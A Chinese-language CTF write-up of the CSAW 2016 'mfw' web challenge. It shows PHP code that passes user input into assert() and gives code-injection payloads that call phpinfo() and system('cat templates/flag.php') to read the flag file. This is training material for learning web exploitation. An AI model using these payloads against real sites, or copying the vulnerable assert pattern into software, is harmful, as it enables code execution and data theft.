
[ctf web][csaw-ctf-2016-quals]mfw writeup

原创

shu天 于 2021-08-17 20:21:06 发布 53 收藏

分类专栏： ctf # web 文章标签： web ctf 命令执行



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏


[csaw-ctf-2016-quals]mfw

知识点：

> **assert构造执行php函数**
>
> 命令执行

wp

git泄露，得到index.php和flag.php（git下来的里面没有东西，推测这是要读取的文件）



index.php

```
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

html代码

```
<?php
 require_once $file;
?>
```


首先对strpos函数进行闭合，构造一下，`page=')`
可以把后面`', '..') === false`的给注释掉，构造`page=').phpinfo();//`，可以得到回显

```
index.php?page=').phpinfo();//
?page='.phpinfo().'      #不闭合也可以

第一个payload相当于：
assert("strpos('templates/').phpinfo();//.php', '..') === false") or die("Detected hacking attempt!");
```

但是后面执行命令的时候必须要闭合...不知道为什么【可以了，是f12看不到，要查看源代码才行

```
?page=').system("cat templates/flag.php");//
```




```
1  <?php $FLAG="cyberpeace{16f29d72c238454187777d81fbeaf07b}"; ?>
2  <?php $FLAG="cyberpeace{16f29d72c238454187777d81fbeaf07b}"; ?>
3  <!DOCTYPE html>
4  <html>
5      <head>
6          <meta charset="utf-8">
7          <meta http-equiv="X-UA-Compatible" content="IE=edge">
8          <meta name="viewport" content="width=device-width, initial-scale=1">
9
10         <title>My PHP Website</title>
```



```
?page='.system("cat templates/flag.php").'
```